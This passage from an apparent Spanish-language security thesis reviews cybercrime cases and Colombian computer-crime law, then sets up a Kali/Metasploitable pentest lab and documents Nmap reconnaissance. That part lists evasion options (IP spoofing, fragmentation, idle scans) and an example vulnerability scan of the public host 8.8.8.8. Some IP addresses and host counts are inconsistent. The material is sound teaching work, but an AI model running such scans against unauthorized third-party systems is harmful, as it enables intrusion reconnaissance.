Un reconocido caso mediático en Colombia en el contexto de delitos informáticos alusivo a la interceptación de datos informáticos se presentó con la captura del cibercriminal Andrés Fernando Sepúlveda Ardila, de acuerdo con el entonces Fiscal General Eduardo Montealegre se trató de una serie de acciones encaminadas a sabotear el proceso de paz entre el gobierno colombiano en cabeza del expresidente Juan Manuel Santos y las FARC. Los delitos por los que fue sentenciado Sepúlveda corresponden a la violación ilícita de comunicaciones, uso de *software* malicioso e interceptación de datos informáticos, finalmente tuvo una sentencia de 10 años de cárcel.

La Fiscalía General de la Nación en su proceso legal realizó la incautación de evidencia físicas (Computadores, dispositivo de almacenamiento, documentos confidenciales, información relacionada con las FARC, etc.). Las interceptaciones efectuadas tuvieron como objetivo los correos electrónicos del jefe de prensa de las FARC en Cuba, periodista de nacionalidad cubana. Igualmente se comprobó que tenía relación con el entonces candidato a la Presidencia de la Republica de Colombia Oscar Iván Zuluaga por el partido político Centro Democrático en el año 2014. Lo anterior, de acuerdo con lo publicado por el medio de comunicación de Colombia El Tiempo[23].

En el año 2017 la Policía de Carabineros de Chile se vio inmersa en un escándalo mediático, en el cual se trató de un espionaje electrónico por parte del grupo de la Unidad de Inteligencia de Carabineros de la Araucanía contra periodistas de Radio Biobio, El Ciudadano, *The Clinic*, La Segunda como al igual a sus respectivas fuentes humanas, las acciones ilícitas conllevaron a la interceptación de datos informáticos que comprometió al entonces director de Carabineros General Bruno Villalobos y la presidenta Verónica Michelle Bachelet. Lo anterior, de acuerdo a lo publicado por la fundación Centro de Investigación Periodística (CIPER)[24].

[23] El Tiempo. "Hacker preso por 'sabotear proceso de paz' busca acuerdo con Fiscalía". {En línea}. {06 mayo 2014} disponible en: (https://www.eltiempo.com/archivo/documento/CMS-13946455).
[24] SEPÚLVEDA, Nicolás. "Los periodistas que fueron objeto de espionaje electrónico de Carabineros - Centro de Investigación Periodística". {En línea}. {07 marzo 2018} disponible en: (https://ciperchile.cl/2018/03/07/los-periodistas-que-fueron-objeto-de-espionaje-electronico-de-carabineros/).

## 4.3 MARCO CONTEXTUAL

En el repositorio institucional de la Universidad Nacional Abierta y a Distancia – UNAD, se contemplan textos académicos y de investigación relacionados con pruebas de *hacking* ético en las organizaciones, el ingeniero Allen David Zuluaga en su tesis para optar el título de especialista en seguridad informática, empleó la metodología OSSTMM en la infraestructura tecnológica de la rama judicial en Armenia – Quindío[25], evidenció la identificación de vulnerabilidades informáticas como al igual determinar el nivel de seguridad informática de la entidad.

Por su parte, el también aspirante al título de especialista en Seguridad Informática, Ingeniero Jorge Alonso Flórez Rojano determinó en su proyecto de grado la formulación y aplicación de metodología de *Hacking* Ético para realizar diagnósticos a bases de datos para la empresa Positiva Compañía de Seguros S.A. en la ciudad de Bogotá.[26]

## 4.4 MARCO LEGAL

4.4.1 Ley 1273 de 2009[27]. El Congreso de la República de Colombia anunció la reforma a la Ley 599 de 2000 (Código Penal), la modificación tiene como fin adicionar bajo el título denominado de la Protección de la Información y de los Datos, se trató de un bien jurídico necesario teniendo en cuenta la era de la trasformación digital, en ella se establece nuevas conductas penales tipificadas como delitos informáticos y protección de la información.

Se pueden evidenciar en la norma en el título de la Protección de la Información y de los datos, en su capítulo 1, atentados contra la confidencialidad, la integridad y la disponibilidad de los datos y de los sistemas informáticos, así:

- Artículo 269A: Acceso abusivo a un sistema informático.
- Artículo 269B: Obstaculización ilegítima de sistema informático o red de telecomunicación.
- Artículo 269C: Interceptación de datos informáticos.
- Artículo 269E: Uso de software malicioso.
- Artículo 269D: Daño Informático.
- Artículo 269F: Violación de datos personales.

[25] ZULUAGA MATEUS, Allen Davi. hacking ético basado en la metodología abierta de testeo de seguridad – OSSTMM, aplicado a la Rama Judicial, seccional Armenia. Armenia, 2017, 15p. Trabajo de investigación (Especialista en Seguridad Informática) Universidad Nacional Abierta y a Distancia. Escuela de Ciencias Básicas Tecnología e Ingeniería

[26] FLÓREZ ROJANO, Jorge Alonso. Metodología para realizar hacking ético en bases de datos para Positiva Compañía de Seguros S.A. en la ciudad de Bogotá. Bogotá, 2018, 16p. Trabajo de investigación (Especialista en Seguridad Informática) Universidad Nacional Abierta y a Distancia. Escuela de Ciencias Básicas Tecnología e Ingeniería

[27] Colombia. Congreso de la Republica. Ley 1273. (5, enero, 2009). Por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado - denominado "de la protección de la información y de los datos"- y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras. Diario oficial. Bogotá, D.C., 2009. No. 47223. p1).

- Artículo 269G: Suplantación de sitios web para capturar datos personales.
- En el capítulo II de los atentados informáticos y otras infracciones, así:
- Artículo 269I: Hurto por medios informáticos y semejantes.
- Artículo 269J: Transferencia no consentida de activos

4.4.2 Ley 599 de 2000[28]. Por la cual se expide el Código Penal.

4.4.3 Ley Estatutaria 1581 de 2012[29]. Por la cual se dictan disposiciones generales para la protección de datos personales.

4.4.4 Decreto 1151 de 2008[30]. Por el cual se establecen los lineamientos generales de la Estrategia de Gobierno en Línea de la República de Colombia, se reglamenta parcialmente la Ley 962 de 2005 y se dictan otras disposiciones.

4.4.5 Ley estatutaria 1266 de 2008[31]. Por la cual se dictan las disposiciones generales del hábeas data y se regula el manejo de la información contenida en bases de datos personales, en especial la financiera, crediticia, comercial, de servicios y la proveniente de terceros países y se dictan otras disposiciones

4.4.6 Constitución Política de Colombia[32]. Protección a la propiedad intelectual - Artículo 61. El Estado protegerá la propiedad intelectual por el tiempo y mediante las formalidades que establezca la ley.

[28] Colombia. Congreso de la Republica. Ley 599. (24, julio, 2000). Por la cual se expide el Código Penal. Diario oficial. Bogotá, D.C., 2000. No. 44097. p1.
[29] Colombia. Congreso de la Republica. Ley 1581. (17, octubre, 2012). Por la cual se dictan disposiciones generales para la protección de datos personales. Diario oficial. Bogotá, D.C., 2012. No. 48587. p1.
[30] Ministerio de Tecnologías de la Información y las Comunicaciones "Decreto 1151 de 2008". {En línea}. {6 octubre de 2018} disponible en: (https://www.mintic.gov.co/portal/604/articles-3643_documento.pdf).
[31] Secretaria General de Senado Colombiano "Ley Estatutaria 1266 de 2008". {En línea}. {6 octubre de 2018} disponible en:(http://www.secretariasenado.gov.co/senado/basedoc/ley_1266_2008.html).
[32] Secretaria General de Senado Colombiano "Constitución Política de Colombia - Artículo 61". {En línea}. {6 octubre de 2018} disponible en: (http://www.secretariasenado.gov.co/senado/basedoc/constitucion_politica_1991.html).

# 5 DISEÑO METODOLÓGICO

## 5.1 UNIDAD DE ANÁLISIS

El presente proyecto aplicado toma como unidad de análisis al caso estudio del entorno virtual *Metasploitable*, evaluando los riegos de enfoque de seguridad informática en los sistemas informáticos del caso de estudio.

## 5.2 POBLACIÓN

El proyecto aplicado se centra en los sistemas informáticos de análisis del caso estudio del entorno virtual *Metasploitable.*

## 5.3 MUESTRA

En el proyecto aplicado no se determina una muestra específica, debido a que se debe trabajar con la totalidad de la población objeto de investigación (Sistemas Informáticos).

## 5.4 MÉTODOS DE RECOLECCIÓN DE LA INFORMACIÓN

La finalidad es encontrar información suficiente para desarrollar las pruebas de *Pentesting* al caso de estudio del entorno virtual *Metasploitable*, que conlleven a garantizar la gestión de la seguridad de la información en términos de políticas de confidencialidad, integridad y disponibilidad.

## 5.5 INSTRUMENTOS DE RECOLECCIÓN DE INFORMACIÓN

La recolección de información en el desarrollo del proyecto aplicado del caso de estudio se basó en el empleo de los sistemas operativos Kali Linux y Linux *Metasploitable*, los cuales disponen de diferentes servicios informáticos.

## 5.6 TÉCNICAS DE RECOLECCIÓN DE INFORMACIÓN

El proyecto aplicado tiene como propuesta la realización de pruebas de *Pentesting* al caso de estudio del entorno virtual *Metasploitable*, empleando las siguientes herramientas y técnicas:

- Listas de chequeo: Buscan determinar los diferentes controles de seguridad informática existentes en los sistemas informáticos del caso estudio.
- Pruebas de Penetración: Realización de auditorías de seguridad informática que conlleven a la recopilación de información, identificación y explotación de

vulnerabilidades, garantizando un entorno seguro a través de la implementación de políticas de seguridad informática en los sistemas informáticos

## 5.7 DESARROLLO METODOLÓGICO

El proyecto aplicado del caso de estudio del entorno virtual *Metasploitable* es de enfoque cuantitativo, se intenta evaluar los niveles de seguridad de la información a través del desarrollo de auditoría informática ceñida a las metodologías Web *Application Security Project* – OWASP, *Information Systems Security Assessment Framework* – ISSAF y *Open Source Security Testing Methodology Manual* - OSSTMM, dichas metodologías de *hacking* ético permite el análisis, detección y explotación de vulnerabilidades de seguridad informática, a través de la implementación de herramientas que permiten generar un ambiente controlado de *Pentesting.*

Asimismo, es exploratoria, descriptiva y explicativa, las metodologías de *hacking* ético respaldan la realización exploratoria del planteamiento del proyecto aplicado a través del análisis de aquellos incidentes de seguridad informática, por medio de métodos establecidos para el reconocimiento de vulnerabilidades lógicas relacionadas con debilidades en los sistemas y servicios del caso de estudio del entorno virtual *Metasploitable*. Descriptiva, en razón que se busca documentar los análisis de la identificación y explotación de vulnerabilidades informáticas. Explicativa, debido a que se describen técnicamente la finalidad del *Pentesting* como al igual se relacionan de manera individual la descripción de cada vulnerabilidad explotada.

# 6 DESARROLLO DE LOS OBJETIVOS

## 6.1 DISEÑO AMBIENTE DE PRUEBAS DE *PENTESTING*

*6.1.1* Requisitos *Pentesting.* Se implementa un ambiente de pruebas enfocado al desarrollo de una auditoria de seguridad informática a través del *software Oracle VM VirtualBox*, disponiendo de (02) dos máquinas virtuales con los sistemas operativos Kali Linux y el proyecto *Metasploitable* (Linux). EL objetivo del *Pentesting* tiene como finalidad la ejecución de las fases de auditoria de seguridad informática como lo es: identificación de información, reconocimiento de vulnerabilidades, explotación de estas e informe de recomendación y políticas de seguridad informática en los sistemas del caso de estudio del entorno virtual *Metasploitable.*

6.1.2 Requisitos de los sistemas operativos. A continuación, en la tabla 1 se presenta la descripción y versiones de los sistemas operativos necesarios para cumplir con el escenario propuesto

Tabla 1. Requisitos Sistemas Operativos.

| **Software** | **Versión** | **Descripción** |
|---|---|---|
| *Metasploitable* 2 | 2 | Sistema operativo de núcleo Linux (Máquina virtual) el cual se implementará auditoria de seguridad informática. |
| Kali Linux | 1.1.0a | Sistema operativo como máquina virtual destinado a la implementación de pruebas de ataque (*Pentesting*). |
| *Windows* | 10 Pro | Sistema operativo empleado como anfitrión |

Fuente: Propiedad del autor.

6.1.3 Requisitos *software.* En la tabla 2 se evidencian las aplicaciones informáticas necesarias para cumplir con la actividad:

Tabla 2. Requisitos de Software.

| **Utilidad** | **Descripción** |
|---|---|
| **Servidor** | *Apache2* (Versión 2.4.29)<br>*Damn Vulnerable Web Application*<br>*Metasploitable* |
| **Herramienta** | *Metasploit*<br>*Chrome*<br>*OpenVAS*<br>*Iptable* |

Fuente: Propiedad del autor.

6.1.4 Requisitos *hardware.* En la tabla 3 se contemplan los equipos de cómputo requeridos para cumplir con el escenario propuesto:

Tabla 3. Requisitos hardware.


| Especificación | Equipo 1 | Equipo 2 |
|---|---|---|
| **Marca** | Lenovo | Aspire |
| **Modelo** | Idea320 | A315-51 |
| **Tipo** | Portátil | Portátil |
| **Procesador** | AMD A12-9720P 3.6GHz 4C | i3-6006U |
| **Memoria RAM** | 32 GB | 8 GB |
| **Disco duro** | 1 Tera | 500 GB |

Fuente: Propiedad del autor

## 6.2 ESCENARIO PROPUESTO DEL CASO DE ESTUDIO

Ataque *Defacement*: La organización de apoyo para delitos informáticos de Colombia "OADI" se encuentra tratando un tema sobre delitos informáticos en territorio nacional donde se indica una aparente actuación por parte de *Black-Hackers* contratados en la *Deep web*. OADI requiere analizar el método de intrusión y los pasos que siguieron los *Black-Hackers*. Se tiene en cuenta por ahora que el ataque inició en la ciudad de Bogotá el 01 de julio de 2018, la sede que fue atacada cuenta con una DMZ en su estructura de red la cual es bastante limitada en recursos T.I como se muestra en la Figura. 2. Se observa que el ataque fue al servidor web del caso de estudio.

Figura 2. DMZ sede principal (Caso de estudio).





Fuente: Especialización en Seguridad Informática UNAD

## 6.3 VIRTUALIZACIÓN E INSTALACIÓN KALI LINUX

En la figura 3 se puede evidenciar el empleo de la máquina virtual con el sistema operativo Kali Linux la cual tiene la IP privada **192.168.1.109** y mascara de *subneting* **255.255.255.0**, dicho *host* actuará como maquina atacante el cual fue actualizado a través de "*apt-get update*" y "*apt-get upgrade*".

Figura 3.Kali Linux (Virtualizado)





Fuente: Propiedad del autor

## 6.4 VIRTUALIZACIÓN E INSTALACIÓN DE METASPLOITABLE

En la figura 4 se puede contemplar el empleo de la máquina virtual con el sistema operativo Linux 2.6 (*Metasploitable*) la cual tiene la IP privada **192.168.1.108** y mascara de *subneting* **255.255.255.0**, dicho *host* actuará como maquina víctima (Caso de estudio).

Figura 4. *Metasploitable2* (Virtualizado)




Fuente: Propiedad del autor

## 6.5 IMPLEMENTACIÓN DEL PENTESTING

Realización de auditoria de seguridad informática al caso de estudio a través del proceso sistematizado como lo es la fase de reconocimiento, fase análisis de vulnerabilidades, fase de explotación y fase de informe (Políticas de Seguridad).

6.5.1 Fase de reconocimiento. Corresponde a la identificación del *host* a auditar, en esta fase se acuirá únicamente a la herramienta NMAP, la cual se trata del acrónimo de *Network Mapper,* que sin lugar a dudas es una poderosa herramienta de seguridad informática con licencia GPL (*General Public Licence*), desarrollado por el experto en seguridad informática Gordon Lyon, su finalidad es realizar auditorías de seguridad en una red TCP/IP con el propósito de descubrir los *host* que se encuentran disponibles (*Online*), como al igual los servicios con detalles específicos, reconocimiento de sistemas operativos, evaluación de cortafuegos, asimismo, dispone de técnicas de evasión de detención de intrusos y cortafuegos, identificación de vulnerabilidades, entre otros.

Dispone del envío de paquetes de tipo SYN, ACK, NULL, XMAS y FIN, los cuales son dirigidos a determinados puertos (TCP y UDP) y estos responderán a dichas peticiones, a partir de esas respuestas Nmap los interpretará y mostrar en pantalla los resultados. Zenmap es el intérprete gráfico el cual dispone de las mismas características, aunque es recomendable el empleo a partir de consola de

comandos, pues permite tener mayor control sobre la actividad que se está efectuando.

La estructura para ejecutar los determinados comandos en Nmap es de la siguiente manera, así:

#nmap [Tipo de escaneo] [Opciones] [Objetivo(s)]

#nmap -A -T4 8.8.8.8
#nmap -sV -p 22,53,110, 192.168.0.1/24

En la tabla 4 se evidencian los principales comandos de la herramienta Nmap, relacionando la función y descripción de cada uno de ellos, así:

Tabla 4. Comandos básicos Nmap.

| Función | Comando | Descripción |
|---|---|---|
| **Reconocimiento Host** | -Pn | No ping |
| | -sL | List Scan |
| | -sn | Ping Sweep |
| | -PR | Ping ARP |
| | -PS | Ping TCP SYN |
| | -PA | Ping TCP ACK |
| | -PU | Ping UDP |
| | -PM | Ping ICMP |
| | -PO | IP Protocol Ping |
| **Observación de Puertos** | -PE | Ping ICMP Echo |
| | -sT | Connect |
| | -sS | SYN Stealth |
| | -sU | UPD Scan |
| | -sA | TCP ACK |
| | -sN | TCP NULL |
| | -sF | TCP FIN |
| | -sX | XMas Scan |
| | -sO | IP Protocol |
| | -sI | Idle Scan (IP Zombi) |
| | -sM | TCP Maimon |
| | -sW | TCP Window |
| | --scanflags | TCP Personal. |
| | -sY | SCTP INIT |

Tabla 4. (Continuación).

| Función | Comando | Descripción |
|---|---|---|
| **Otros** | -p | Rango puerto |
| | -r | Orden secuencial |
| | -sV | Descubrir versiones |
| | -O | Descubrir SO |
| | -f | Fragmentar |
| | -S “IP” | Falsificar IP |
| | -g “puerto” | Falsificar puerto |
| | -T (0-5) | Plantilla tiempos |
| | --script | Empleo script |
| | -A | Análisis agresivo |

Fuente: Propiedad del autor

Con Nmap también es posible efectuar escaneo de vulnerabilidad a través de la opción Nmap Scripting Engine – NSE, aunque se recomienda disponer de otras herramientas más completas para realizar escaneo de vulnerabilidades como Nessus, OpenVAS, Retina, entre otros. La siguiente estructura permite efectuar el escaneo de vulnerabilidades:


```
#Nmap [Tipo de escaneo] [Opciones] [Objetivo(s)] --script=vulnerabilidad

# nmap -n -Pn 8.8.8.8 -p- --script=vuln
```

Entre los parámetros que se implementan en el comando – *script*, se encuentra *Auth* (Todos *script*), *Default* (*Script Basic*), *Discovery* (Información objetivo), *Intrusive* (*Script* intrusivos), *Malware* (Conexiones abierta por dichos *software* maliciosos), *Safe* (*Script* no intrusivos), *Vuln* (Descubrimiento vulnerabilidades distinguidas), *All* (Ejecutar todos *script* NSE).

En la figura 5 se contempla el uso de la herramienta NMAP en la máquina virtual con el sistema operativo Kali Linux, se dispuso del parámetro “**nmap -sn 192.168.1.0/24**”, dicha opción permite efectuar un análisis de *host* para averiguar cuales se encuentran disponibles en la subred, dicho resultado corrobora que hay (**15**) cinco hosts.


Figura 5. Nmap – Reconocimiento equipos en la red local.




Fuente: Del autor

Por su parte, en la figura 6 se evidencia el uso de la herramienta NMAP en la máquina virtual con el sistema operativo Kali Linux, se dispuso del parámetro "**nmap -sV 192.168.1.109**", dicha opción permite efectuar un análisis de servicios y versiones que tiene el *host* (*Metasploitable2*) con la IP privada 192.168.1.109, se puede corroborar que hay (23) veinte tres servicios.

Figura 6.Nmap - Reconocimiento de servicios y versiones




Fuente: Del autor

6.5.2 Fase análisis de vulnerabilidades. A partir de la información recolectada en la anterior etapa, se continua con el descubrimiento de vulnerabilidades en el *host* a auditar, se puede disponer de herramientas que automatizan el proceso de búsqueda de debilidades como Nessus, OpenVAS, Retina, Acunetix y hasta el mismo NMAP, también se podría realizar de manera manual con el fin de tener mayor control sobre la actividad que se está efectuando**.**

